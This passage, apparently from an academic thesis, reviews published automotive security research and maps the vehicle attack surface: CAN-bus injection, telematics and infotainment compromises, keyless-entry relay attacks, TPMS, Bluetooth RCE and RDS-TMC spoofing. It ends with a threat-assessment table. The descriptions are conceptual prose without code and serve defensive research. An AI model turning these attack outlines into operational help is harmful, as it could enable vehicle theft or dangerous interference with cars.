Smith (2016) also addresses the topic of ECU Hacking, which consists of reverse engineering the firmware of ECUs to alter their behaviour. One example of this is modifying the parameters in the firmware of an engine control unit to increase the performance of the engine. Moving on from low level hardware to an easier accessible target, in-vehicle infotainment systems are investigated as well. Running operating systems e.g. Windows CE, Linux, QNX, INTEGRITY or Android, containing interfaces such as Bluetooth, Wi-Fi, cellular connection, CD, radio and access to bus networks, these systems provide more attack surface than any other component in vehicles. However, implementations by manufacturers range from nearly standard systems to heavily modified solutions, so each unit has to be assessed individually and the number of vehicles affected by a found vulnerability may vary greatly. Inter vehicle connection as possible target for hackers is also taken into account, but only general concepts rather than concrete examples are given. At the moment vehicle to vehicle (V2V) connections are a slowly developing field, but this might change in near future. Smith (2016) also shows how Software Defined Radio (SDR) can be used to interact with Tire Pressure Measurement Systems (TPMS) and which danger lies in wireless key systems in terms of stealing vehicles.

Apart from the Car Hacker's Handbook, Smith has worked on various other projects related to car hacking (Smith 2017a, 2017b) and even developed various modules for the Metasploit framework like the "Hardware Bridge", which allows Metasploit to access a vehicle CAN-Bus via a Linux SocketCAN connection.

Two other pioneers of car hacking are Miller & Valasek. In their "Adventures in Automotive Networks and Control Units" (Miller & Vasek, 2013) they reverse engineered various control units in Vehicles from Ford and Toyota and sent false information via the CAN-Bus networks to disable security critical functions and show wrong speed information to the driver.

This was one of the first papers to raise awareness for car hacking, but they did not get much recognition from vehicle manufacturers, because they had physical access to the diagnostic interfaces of the tested vehicles. After researching automotive attack surfaces, Miller & Valasek (2014) started a new attempt on automotive exploitation. They hacked a Jeep Cherokee by using a row of misconfigurations in the Uconnect IVI and the Service Provider Sprint, who provided the cellular connection network for the vehicle, as well as flashing a custom firmware to the OMAP V850 chip in the headunit to access the CAN-Bus Network. Again, Miller & Valasek (2015) reverse engineered many messages on the CAN network, so they were able to lock doors, change the displayed engine RPM, kill the engine, disable the brakes and even steer the vehicle remotely.
To raise more awareness, they put a journalist into the vehicle and drove it into a sink which resulted in a huge impact on vehicle security and forced Fiat-Chrysler to update the software on 1.4 million vehicles (Greenberg, 2015).

The most recent study of Miller and Valasek (2018) focuses on self-driving cars. In this paper, they analysed current solutions by manufacturers and companies such as Waymo and Uber and created a detailed threat model for them. They advised on how these threats can be mitigated, allowing manufacturers to take them in account and act before they are present in a mass-produced vehicle later.

3.2 CAN-Bus

At BlackHat Asia 2014 two hardware researchers gave a talk about CAN-Bus Hacking (Illera & Vidal, 2014), where they performed statical analysis on the CAN-Bus network in a vehicle and took over valid packet IDs to inject data into it. Additionally, they recovered crash data directly from an ECU and analysed it with WinOLS. Remarkable is that they achieved this, while using purely low-cost Do It Yourself (DIY) hardware tools.

Building up on their previous research, Miller and Valasek (2016) did more extensive work on injecting messages to CAN-Bus networks on the Toyota Prius where they engaged themselves with message confliction solutions, stopped ECUs from

communicating with the network and described even further advanced topics like flashing ECU firmware and how to calculate correct checksums. Regarding physical security, they also explored various ways how to apply the brakes of a Jeep Cherokee while driving and how to disable or activate the electronic parking brake while driving, using spoofing techniques. By putting the Park Assisting Module into boot mode they even managed to steer and accelerate the Jeep which could cause severe damage in a real attack scenario. They proposed various solutions for different ECUs to prevent CAN injection attacks.

Bruno (2019a, 2019b) provided a more practical approach by adding functionality to his own vehicle with an Arduino and PCAN expansion board. After building a sniffing tool, he started to create scripts that listened for specific patterns of input from steering wheel buttons. The Arduino sent specific messages to the network, activating for example a front camera for parking depending on the previous input pattern.

3.3 Wireless Interfaces

In their paper “Fast and Vulnerable: A Story of Telematic Failures”, Foster et al. (2015) investigated Telematic Control Units (TCUs) which connected the CAN Network with Cellular Networks and therefore provide a very attractive attack vector. By testing the unit via its USB interface, they discovered the SSH key in the NAND flash memory and were able to gain a root shell via SSH. From there on they discovered that the web, telnet console and SSH servers were available from all interfaces and that thousands of similar units were exposed to the internet. By sending SMS with the right information they were even able to execute code on the device and open a reverse shell. After exploiting the TCU, the next step was to access the CAN Network through the main ARM CPU and a PIC microcontroller, which worked as well.

Tests on vehicle TCUs have also been performed by the PenTestPartners by setting up a private Access Point Name (APN) with a femtocell (Munro, 2017). Since the APNs that vehicles used were from trustworthy service-providers, the security measures of

the tested units were often not very advanced. In the investigated vehicle-network many other connected vehicles were accessible due to lacking segregation.

Keyless Entry Systems (KES) have also been a target for researchers as well as criminals for a long time. Alrabady & Mahmud (2003, 2005) described different attack scenarios for KES already back in 2003 and afterwards proposed various solutions for them in 2005.The most common technique is the “Two-Thief Attack”, in which relay is built that forwards a signal from a valid key fob to the vehicle and vice versa. It is only necessary to capture and replay all signals in a sufficient short amount of time, not to analyse or decrypt them.

Francillion et al. (2010) also investigated this attack in more detail. Although the problem has been known for a long time by now, the vehicle manufacturers do not seem to take action against it.

In 2019, the German ADAC did a study on 300 different vehicles, checking if the KES was vulnerable for the replay attack. The outcome was that almost every vehicle was vulnerable, and the only mitigation against such an attack is to disable the keyless entry functionality completely (ADAC, 2019a, 2019b).

However, at least some manufacturers are starting to address the problem, for example BMW started to put a motion Sensor into their key fobs, which disables them if they do not move for a specific amount of time (Autobild, 2017).

Another wireless attack vector that is worth mentioning is the Tire Pressure Monitor System (TPMS). Wen (2005) investigated the system in a short paper, describing how it works and proposing solutions on how to improve its security.

Metzger (2010) gave a talk at the Defcon conference about the system, explaining how modern TPMS sensors work and how they can be misused to track a car and pointing out missing security measures. It seems that no exploitation of TPMS vulnerabilities in a practical scenario has been made until now.

3.4 In-Vehicle Infotainment Systems

Because infotainment systems provide a large range of different input interfaces, which could be used for exploitation, they are in scope of research as well. A comparison between different IVI software platforms, namely GENIVI, Automotive Grade Linux and Automotive Grade Android in terms of objective, backers, technology, openness, licensing and maturity has been performed by Klavmark & Vikingsson (2015). Additionally, their Master Thesis also provides background information to IVI, describing a common architecture for it and a case study where they managed to provide a working prototype of a GENIVI platform simulated on QEMU. GENIVI was chosen because it seemed as the most promising platform to them, since it was backed by BMW and published by them in vehicles since 2013, whereas Automotive Grade Android is backed by Volvo and had a smaller community at the time.

Computest (2018) did a research project on modern Vehicles by German manufacturers in 2015 where they investigated the modular infotainment platform (MIB) of a Volkswagen Golf GTE and Audi A3. By connecting the cars with a Wi-Fi Hotspot, a vulnerable service that gave access to the IVI was found. Through this shell it was possible to flash the firmware of a Renesas V850 chip in the headunit, giving access to the CAN-Bus.

Mazloom et al. (2016) inspected the connection between a smartphone and a MirrorLink application running on an IVI through static and dynamic analysis. As first step, they downloaded a firmware for the IVI and extracted root certificates of the unit to unpack a Windows embedded CE runtime image, user application executables, kernel executables, configuration files and a complete image of a NOR flash. Trough reverse engineering, the password to use the IVI in development mode was found

which was stored in plaintext in an executable. In development mode, it was possible to use the Windows CE GUI in explorer mode and activate the ActiveSync protocol for debugging. A dynamic analysis was performed by connecting the JTAG interface with JTAGulator and through a JTAG debugger it could be connected to IDA Pro. This allowed to set breakpoints, read process memories and inspect other properties of the IVI. Connecting the Smartphone and IVI was done via USB with a Beagleboard XM as man in the middle that sniffed the traffic. The investigation showed that the security model of MirrorLink relies on link-layer security, which can be bypassed by an attacker that has control of the local ink-layer segment, for example one that can control input to the IVI. Furthermore, the DAP protocol that was used to restrict connection to only a limited set of trusted manufacturers was not used. Because the Micom CAN Controller in the IVI uses the same Renesas V850 chip such as in the Jeep Cherokee that was torn apart by Miller and Valasek, its firmware could be exchanged with a modified version, but the IVI became locked, displaying a "NO VIN" message which prevented further experiments. Lastly, a malicious Android App was created, which caused heap overflows to gain execution control flow and injected malicious code. For demonstration, a custom debug message was printed via UART.

Costantino & Matteucci (2018) started to work with Android based IVIs that can be retrofitted in any car. Their first research on this topic consisted of a trojan horse app that contained malicious code and was installed on the target device by social engineering. The malicious app was able to store CAN-Bus data from a CAN-Bus decoder that was connected to the vehicle and afterwards send this data over the internet to the attacker.

Later, Constantino & Matteucchi (2019) extended this approach by connecting to an unprotected ADB service. This service was left open by the manufacturer of the unit and gave root access to the device. The root shell allowed them to install qpython3, which provides a python environment for Android. They programmed a python script that injects various commands to the CAN-Bus network in order to move the odometer indicator, show alert indicators and show light indicators.

3.5 Android in an Automotive Environment

Due to its large community and widespread usage, Android has been a popular topic for researchers around the world in the last decade. Most security-related work has been done on app security and general operating system security, which is not the primary focus. The related work in this chapter is linked to an automotive environment and in this context, the most popular interface for communication is Bluetooth.

Wind River Systems (2016) published an article about security vulnerabilities of Android in an automotive environment in 2016. The company describes many possible classes like rootkits, denial of service, middleware-, browser- or application vulnerabilities that may propose a special threat in an automotive scenario, because the lifespan of a vehicle is much longer than of other Android devices. It also explains how these threats could be mitigated, and references on a second paper that would go into further detail, but which was apparently never made public.

3.6 Android Bluetooth

Seri & Vishnepolsky (2017) performed a thorough research on Bluetooth software stacks of various operating systems, especially of the Android implementation that is called BlueDroid and the underlying L2CAP. A memory leak vulnerability was discovered that triggers a state confusion, resulting in an underflow of rem_handles. By repeatedly sending the same request, it is possible to read out of bound bytes from rsp_handles. Furthermore, two RCE vulnerabilities were found for Android in code, which processes incoming BNEP control messages. The first one is able to overflow the heap with bytes specified by the attacker and the second can cause remote code execution but requires heap grooming beforehand. Combining both vulnerabilities enable an attacker to execute a ROP chain that allows to run any code in the context of the Bluetooth stack. As the com.android.bluetooth service is exceptionally privileged in the Android operating system, it gives access to the file system such as phonebook, documents, photos and more and allows full control of the network stack for data exfiltration, MITM connections and network bridging. Furthermore, it controls the Bluetooth interface itself, so the attack is potentially wormable. Two more

vulnerabilities that were exposed from the “Bluetooth Pineapple” attack (equivalent to a WiFi pineapple but via Bluetooth and without any interaction from the victim user). In these cases, an attacker connects to via Bluetooth without authentication through a logical flaw in the PAN profile and can set up a DHCP server to push malicious static routes, DNS servers and WPAD.

A second paper published by Seri & Vishnepolsky (2019) combined the previously mentioned vulnerabilities to a full exploit for Android. The attack is not deterministic and succeeds only in a small percentage of all attempts. Fortunately, the service runs under Zygote as 32bit process, which limits the ASLR range significantly and it restarts every time it crashes automatically. By sending a specific packet multiple hundred times, the daemon crashes and sometimes triggers an event with an 8-byte function pointer in the data field. This crash overflows a node inside a message queue on the heap in 80% of attempts and can be used for RCE. To store the payload in a deterministic memory location, the Bluetooth name of the attacker device is used. Through modification of the heap it is possible to execute the stored payload and furthermore to launch a shell to the attacker. Seri & Vishnepolsky (2019) also provided a PoC Code for Android 7.1.2 on a Google Nexus 5X and Google Pixel on Github.

On the 10th of June 2018 a Blogpost was published by Anton (2018), where he explained how to port the exploit by Seri & Vishnepolsky to Android 6.0.1. He also provides a PoC for a Google Nexus 5 phone and an additional script that helps to find correct memory leak addresses on GitHub.

4 Automotive Attack Surface

The following chapter provides an overview of different access categories of interaction interfaces in vehicles and discusses which specific interfaces are included in these categories. Subsequently, it investigates how the most common interfaces may be exploited and what kind of dangers arise if they are compromised. A threat assessment categorizes the previously mentioned interfaces in terms of access difficulty, security measures, robustness and exploitation possibilities.

There are many reasons for attacks against vehicles: remote control, complete shutdown, espionage on occupants, unlocking the vehicle, theft, vehicle tracking, causing safety systems to malfunction or installation of malware. In order to receive results, the attacks have to establish contact with an interface of the vehicle. The sum of all these interfaces that are located either inside or outside of the vehicle is referred to as the attack surface. (Smith, 2016, p. 7)

4.1 Access Categorization

Checkoway et al. (2011) classify three ways of how interfaces can be accessed for their automotive threat model: indirect physical, short-range wireless and long-range wireless as seen in figure 6. For each of these items a threat model is defined by the authors and all included input and output capabilities are evaluated. (Checkoway et al., 2011, p.3)



Figure 6: Threat Model Categorization (own graphic)

Further access distances of interfaces make them more appealing for attackers, because it may affect more vehicles and may be easier to exploit. An interface in the long-range wireless category, such as the TCU may provide an attack vector for millions of automotive as seen in Miller & Valasek (2015) due to a misconfiguration of a service provider (for example Sprint), while an indirect physical access interface like the ethernet network after the TCU ecu may only provide a vulnerability that is specific for one kind of a vehicle series by one OEM with a certain equipment configuration in a manufacturing range of a few years.

A similar approach is taken in "Survey of Automotive Attack Sufaces" by Miller & Valasek (2014b), which aims to detect entry points that may be suitable to access the internal networks of a vehicle through interfaces that are accessible from the outside. Attacks on internal networks were covered in their previous research (Miller & Valasek, 2013) and it was criticized by the automotive industry that they only focused on internals, since an adversary would have to be inside the vehicle to perform such attacks.

Indirect physical access:
Indirect physical access contains all interfaces that connect directly or indirectly to the internal networks of a vehicle. Most significant in this category is the OBD-II interface that provides direct acces to key CAN buses and is regularly used for maintenance, diagnosis or ECU programming for example when the car is at a workshop for service. A "PassThru" device is connected to the OBD-II port and establishes a connection between the vehicle and a PC, which hosts a software that interacts with ECUs. By compromising such a device at a dealership or repair shop, all cars under service may be attacked. Further physical interfaces are provided by the entertainment system, which is present in almost every vehicle and has different interaction channels such as a CD player or a port for external multimedia (USB or iPod docking port). By confronting the system with malicious input, attackers may take over the entertainment system and use it for example to interact with other ECUs. Drawbacks of indirect physical access are operational complexity, precise targeting and inability to control the time of attack. (Checkoway et.al., 2011, p.3)

Short-range wireless:

Short-range wireless interfaces consist of Bluetooth, KES (Remote Keyless Entry), RFIDs (Radio Frequency Identification), TPMS (Tire Pressure Monitoring System), WiFi and dedicated short range communications. Bluetooth established itself as standard communication interface for phone calls in all vehicles, throughout all manufacturing companies. The lower part of its stack is implemented in hardware, while management and services are realized as software components. RKE uses encoded signals at 315Mhz (US) or 443Mhz (EU) used in the majority of vehicles to open doors, flash lights, activate alarms and even to start the ignition. Since 2007, all automotives in the US have been equipped with a TPMS system which alerts the driver about wrong pressures. It is usually implemented as a "Direct TPMS", which uses rotating sensors to transmit digital telemetry data. RFID tags in key fobs and a reader near the steering column in modern car lock systems prevent unauthorized operations. Unless the correct tag is present close enough, the vehicle will not open or start. Other short-range wireless interfaces are 802.11 WiFi hotspots. Primarily used as a bridge to a 3G data link, they allow mobile devices to connect to the vehicle via an ethernet connection. All these interfaces may contain vulnerabilities in ECU software that allow adversaries to compromise them by sending malicious input. (Checkoway et.al., 2011, p.3)

Long-range wireless:

Long-range communication is divided into broadcast channels and addressable channels. Broadcast channels do not target a specific vehicle but can be accessed by receivers on demand. Examples for this type are GPS, Satellite radio, Digital Radio, RDS and TMC signals. Ranges depend on transmitter power, modulation, environment and interference, but a 5W RDS transmitter is accurately able to senda a 1.2kbps signal up to 10km. All of the listed technologies are usually implemented in the media system. The most significant interface for addressable channels is the TCM that allows the vehicle to use cellular networks for data transmissions. Its use cases are crash reports, dignostics, anti-theft and convenience functions such as live updates for navigation or weather. While providing a huge boost in comfort, it also allows adversaries to address a car over large distance precisely with a high bandwith for information exchange. (Checkoway et.al., 2011, p.3-4)

4.2 Threat Assessment

Each of the following subchapters goes into detail on a common interface that can be found inside or outside of most modern vehicles. The key questions of the analysis per item are:

- Can the interface be used for remote exploitation?
- What are known vulnerabilities of the interfae?
- How can the interface be exploited?
- What are further attacks that can be executed from a compromised unit?

While there are no detailed descriptions of exploitation case studies that were performed on each of the listed interfaces by previous research, the assessment rather gives a general overview of the known dangers for each one. The reason for this is that most of the time manufacturer implementations are very proprietary and thus, exploitation scenarios only target one specific vehicle and would not be feasible for a general analysis.

4.2.1 OBD-II / CAN-Bus

Direct access to the OBD-II port results in the ability to fully compromise an automotive system. While it is unlikely that an adversary gains direct physical access, it is commonly used by service personnel to reprogram ECUs and perform diagnosis tasks. In these cases, usually a windows laptop is used, often in combination with a handheld device that communicates with the vehicle. If the computer or diagnostic device gets compromised, every car, which is tested with it during service in the dealership, becomes a target for attacks. (Checkoway et al., 2011, p.3)

Regardless of the implementation, CAN networks face many security challenges due to their broadcast nature, which allows connected devices to send packets to all other nodes, as well as its incapacity of handling DOS attacks. Packets themselves do not contain header fields with source identifiers or other authenticdation measures and missing authorization control enables ECUs to participate in challenge-response pairs for example to reflash other ECUs or to make use of diagnostic device capabilities. While fixed seeds for challenge-response pairs are in place, the keys for them are also

fixed, stored inside of the ECUs and only 16 bit long. Although the keys and seeds should be different for every ECU, many seed-to-key algorithms are already publicly known. (Koscher, 2014, p. 32-34)

According to Smith (2016), the following attack scenarious may be possible if access to the CAN Network is granted:

- Install malicious diagnostic service to send CAN frames
- Start vehicle without key
- Upload malware to ECUs
- Install malicious diagnostic service for vehicle tracking
- Install malicious device to enable remote communication with the CAN bus, levering attacks to external threats

As mentioned by Checkoway et al. (2011), direct access to the internal CAN buses is quite unlikely, but it may be possible to access it through another compromised ECU such as the TCM or IVI. While research on how to secure the network has been made already by Dariz et al. (2018) for example, most currently active vehicles are operating with very few or even without any security measures on the CAN, which makes it a major security risk for system and occupant safety.

4.2.2 Keyless Entry System

A convenience function, which is sold by many manufacturers, often for several hundreds of Euros additional price, are keyless entry systems. By exchanging information between keyfob and vehicle, they allow to unlock the door by pulling the handle when the key is near without the need to press an unlock button on the keyfob itself. Even motorcycles are nowadays equipped with such systems to unlock the handlebar lock and enable the ignition switch without turning a key in an ignition lock. The huge drawback is that it allows thieves to steal the car easily, due to the fact that a signal from a valid key only needs to be relayed to the vehicle without any kind of manipulation or decryption. (ADAC, 2019a)

An implementation of such a system in a 2010 Toyota Prius as shown in figure 7 sends encrypted data from the “Smart Key” that contains identifier information to a receiver that forwards it to the Smart Key ECU inside the vehicle that is connected to the CAN and LIN networks. It verifies if the key is valid and if this is the case, it locks or unlocks the doors or starts the engine depending on the signal. (Miller & Valasek, 2014b, p. 13)



Figure 7: Smart Key Diagram – 2010 Toyota Prius (Miller & Valasek, 2014b, p. 13)

In 2019, the ADAC tested over 300 vehicles with KES systems and only five were not vulnerable to the relay attack at all, namely the Audi A5 40 g-tron, Jaguar E-Pace, Jaguar i-Pace, LandRover Discovery and LandRover Range Rover. The BMW i3 has no keyless open function at all, only and option to start when the key is near and the Infinity Q30 works the other way around, with only a keyless open, but not keyless start system. It is noteworthy that BMW at least started to place a motion sensor inside keyfobs of 2018 models that prevents the key from sending any signals if it is not

moved for twenty minutes (ADAC, 2019b). However, the impact of this measure is questionable

Further attack scenarios include modified key fob requests to disturb the immobilizer, active triggering of an immobilizer to drain the battery, key DOS, capturing of cryptographic information during handshakes, reverse engineering or brute forcing the key negotiation algorithm. (Smith, 2016, p. 8)

This topic definitely needs more research and specific mitigation measures need to be implemented by OEMs, as countless vehicles are abducted every year due to a lack of KES security. However, not only new vehicles should be secured, it is important that already sold automotives have to be secured as well. Examples could be firmware updates of key fobs or receiver ECUs, or by replacing the existing key fob against a more secure version.

4.2.3 Passive Anti-Theft System

In contrast to the previous section, the system described here only focuses on starting the engine and not on unlocking the doors. The key has to be present inside of the vehicle and must be able to send the correct signals.

In many vehicles, an ECU sends an RF signal to the key when it is turned to start the engine. The transponder returns a unique signal back that is processed by the ECU and then the signal to start the engine is sent, all in less than a second. If the correct code is not received, it will not start. For remote attacks, this surface is very small, because even if there is a vulnerability in the code, the transmitter has to be next to the receiver. Although the range is very narrow with around ten centimetres, the attack vector might be used for vehicle theft. (Miller & Valasek, 2014b, p. 8-9).

As mentioned in chapter 4.2.2, it is possible to bypass the keyless entry and keyless start systems of almost all current vehicles up to model year 2018 by simply relaying the signals between a valid keyfob and the receiver in the vehicle, making theft fairly easy. The only real mitigation measures at this point is to completely the disable

keyless entry system in the settings of the infotainment system, or to prevent the keyfob from sending signals for example by placing it in a metal box.

4.2.4 Tire Pressure Monitoring System

Attacks against the TPMS are possible in theory, for example to let the vehicle think that a tire is rapidly losing pressure. Prevous research by Rouf et al. (2010) has shown that crashing the responsible ECU is possible, which is an indicator for unsafe implementation. However, often it is not directly connected to the internal network and only triggers a warning light on the instrument cluster. (Miller & Valasek, 2014b, p. 10-12)

Attackers could also exploit the TPMS to send unrealistic values to the corresponding ECU to cause another exploitable fault, send spoofed road conditions, so that the vehicle overreacts for the real environment, trick the driver into stopping and checking the tire pressure or track a vehicle based on TPMS identifiers. (Smith, 2016, p.8-9)

As explained, it is unlikely that an attack to the TPMS results in a direct safety critical response from the vehicle itself, but feedback from receiving false data may lead the driver to stop and adversaries may steal the vehicle by social engineering. Tracking of the vehicle is possible through the TPMS but setting up a network that is able to do so would require immense efforts.

4.2.5 Bluetooth

Most vehicles offer the possibility to connect a device via Bluetooth to the vehicle in order to stream media. In the case of Miller & Valasek (2014b), the examined Ford Escape processes Bluetooth connections through the Access Protocol Interface Module (APIM) that is located in the Ford SYNC Computer, which gives the user access to the address book of a connected phone and also allows to perform calls. In the pairing process, the phone has to be added to the list of connected phones in the IVI, and then a six-digit code, which is displayed, has to be entered into the phone. The authors state that the Bluetooth stack is “quite large” and offers a serious attack

surface. Furthermore, it is classified as one of the most signficant attack surfaces in modern vehicles due to the complex protocol and underlying data, as well as its omnipresent occurrence in vehicles. (Miller & Valasek 2014b, p. 15-16)

Smith (2016) lists the following threats for Bluetooth interfaces:

- Code execution on an IVI
- Exploitation of Bluetooth stack flaws in the IVI
- Malformed Information upload, e.g. a modified address book for code execution
- Close range access to a vehicle
- Jamming of the device

While previously performed research has shown that DOS or RCE attacks against the Bluetooth stack are possible (see for example Seri & Vishnepolsky 2017 & 2019), it is not an easy task to develop an exploit for a specific system due to different protocol stacks in many versions and different system architectures. A detailed explanation of this issue can be found in chapter 5.

4.2.6 WiFi, Internet and Apps

With the evolution of electronic components inside vehicles, automotive systems act more and more like desktop comupters and become more connected. A major aspect of this development is internet access and applications such as web browsers that run on IVIs. As a result, many new attack vectors start spreading, for example browser exploits, malicious apps and exploitation of internet services. Although the adaption of these technologies is quite new, the underlying research and exploitation methodologies are already well known to both researchers and attackers. Although complex code is added into the system, it is unlikely that sufficient software security measures are included. (Miller & Valasek, 2014b)

According to Smith (2016), the following attacks scenarios should be considered for a vehicle internet access:

- Software exploits
- Access internal network from a larger distance
- Installation of malicious code on IVI
- Crack WiFi Password
- Malicious access point
- Intercept WiFi traffic
- Vehicle tracking

Bringing computer networking technologies into the automotive environment has also brought related security problems with them. As seen in Computest (2018), Mazloom et al. (2016) and Foster et al. (2015), vendor specific implementations of WiFi and Cellular services are often not flawless. However, since TCP/IP networks have been present for decades, many practically proven security measures such as Firewalls, Intrusion Detection Systems (IDS) or authentication and authorization services could be implemented in vehicle internal networks as well.

4.2.7 USB

Smith (2016) lists the following possible attacks for USB connectors inside a vehicle:

- Install malware on IVI
- Exploit USB stack of IVI
- Attach malicious USB deviced that breakes importers on the IVI such as address book or MP3 decoers
- Install modified update software on the vehicle
- Cause electrical fault on the port that damages the IVI

While interaction with a USB port requires to be inside a vehicle, which is unlikely for an adversary, a credible attack scenario is to trick an owner into pluging a USB-Stick into the port, using social engineering. For example, through a phishing mail, or advertisement on a forum for the corresponding vehicle, a binary for a free update of

the navigation software can be spread. Actually, this binary contains a malicious program, which opens a remote shell to a server on the internet and gives access to the IVI.

4.2.8 Radio Data System

Apart from radio signals via AM or FM transmission, radio systems can receive other information such as GPS and statellite radio as well. It is the norm that received signals are converted to audio autput without significant parsing, resulting in a narrow surface for exploitation. However, additionally to FM signals or satellite radio signals, some data such as the station name or the title of the song that is being currently played is sent and this needs to be parsed and displayed, which might include a vulnerability. (Miller & Valasek, 2014b, p. 17)

Checkoway et al. (2011) categorize the RDS as a broadcast channel, because it does not address a specific target, but rather allows all vehicles to receive the transmitted signals if they configure their radio correctly. This forms a tempting control channel to launch attacks, due to its ability of addressing multiple receivers simultaneously without definition of a precise target. (Checkoway et al., 2011, p. 5)

Many satellite navigation systems are able to receive dynamic traffic information. A common system used in Europe and North America is the Traffic Message Channel (RDS-TMC) that sends data usually over FM. It is described in ISO 14819-1 but it can also be transmitted over DAB or satellite radio. By using a RDS encoder for 40$ it is possible to fake an FM broadcast that will be picked up by the victim. Messages that can be forged include queues, bad wheather, full car parks, overcrowded service areas, accidents, road works, closed roads and even air raids, air crashes or bomb alerts. For commercial services, a very leightweight encryption is used and only the location code is encrypted so that by sampling data, the key can be broken easily. (Barisani & Bianco, 2007)

4.2.9 Cellular Data

Cellular radios connect vehicles with cellular networks for example OnStar by GM, allowing them to retrieve live information such as weather or traffic data. In some vehicles it even allows to provide a WiFi hotspot for other devices. Furthermore, telematics systems can be used for emergency calls, the tracking of stolen vehicles and roadside assistance through audio and data communications between a call center and vehicle. In terms of automotive attacks this provides an ideal attack vector, because of its long connection range and the ability to send and receive data for example voice from the microphone to another location. (Miller & Valasek, 2014b, p.)

Other features of telematic systems are crash reporting, remote diagnostics and theft prevention. Many manfacturers have implemented their own solutions such as Ford's Sync, Toyota's SafetyConnect, Lexus' Enform, BMW's Assistant or the already mentioned OnStar by GM. Access to a specific vehicle is possible anonymously over an arbitrary distance with a high bandwith. Moreover, bidirectional transmission enables interactive control and data exfiltration. (Checkoway et al., 2011, p. 5)

As described by Smith (2016, p. 7-8), further potential exploitation scenarios include:

- Location independent access to a vehicle internal network
- Exploitation of an app that manages phone communication in the IVI
- SIM access through the IVI
- Connection to a remote diagnostic sytem e.g. OnStar
- Cellular communication eavesdropping
- DOS of emergency call functionality
- Movement tracking
- GSM spoofing

Exploitation of cellular data connections and corresponding TCM ECUs have been demonstrated by multiple researchers such as Foster et al. (2015), Computest (2018) or Miller & Valasek (2015). Security misconfigurations, implementation errors and presumably secure APNs as seen in Munro (2017) make room for a broad attack surface and might provide an entry point to access other ECUs like the IVI.

4.3 Attack Surface Analysis

Modern automobiles provide most (or even all) of the previously described interfaces that can be used as entry points for a security assessment. Table 1 lists these interfaces and possible attacks for these interfaces, as well as security measures that might be implemented, their robustness, access difficulty and access category. The rating in the "Robustness" column describes, how likely security measures are in place and how efficient they are if they are deployed correctly (for example a TCM Module that supports encrypted communication is still not secure if the encryption is not activated). In terms of access difficulty, low means accessible from outside, medium accessible from inside the vehicle and high means that an additional protection is in place. However, which types of interfaces are present varies from vehicle to vehicle and the types of security measures can range from nothing to everything that is described in the corresponding column.

Interface	Possible Attacks	Robustness	Security Measures	Access Difficulty	Category
OBD (LCAN BUS)	Read & write CAN messages, flash ECU/GW firmware	Medium	Proprietary message format, checksums, message keys	Medium	Indirect physical access
HCAN BUS	Read & write CAN Messages	Medium	Protected by GW, Proprietary message format, checksums, message keys	High	Indirect physical access
LIN BUS	Read & write LIN messages	Low	Proprietary Messages	Medium	Indirect physical access
INTERNET BROWSER / APPS	Remote Code Execution, System/Service Crashes	Medium	Software Updates, Authentication, Authorization	High	Indirect physical access
ETHERNET	Read & write IP messages, exploit open services, flash ECUs	High	Firewalls, Encryption, Authentication	High	Indirect physical access
WIFI	Compromise hotspot, connect to malicious hotspot, access open services	High	Encryption, Authentication	Low	Short-range wireless

CELLULAR	Connect to malicious APN, modify traffic from/to TCM	High	Private APNs, Encryption	Low	Long-range wireless
TPMS	Read & write TPMS messages	Low	Authentication	Low	Short-range wireless
BLUETOOTH	Exploit Stack, RCE	Medium	Authentication, Encryption	Low	Short-range wireless
KES, RKE	Relay & roll jam attacks	Low	Frequency Hopping, Key Inactivity	Low	Short-range wireless
USB	Inject malicious binaries/firmware updates, access data	Medium	Binary encryption, Disable Interface per default	Medium	Indirect physical access
CD/DVD Tray	Insert a CD with modified audio tracks	Medium		Medium	Indirect physical access
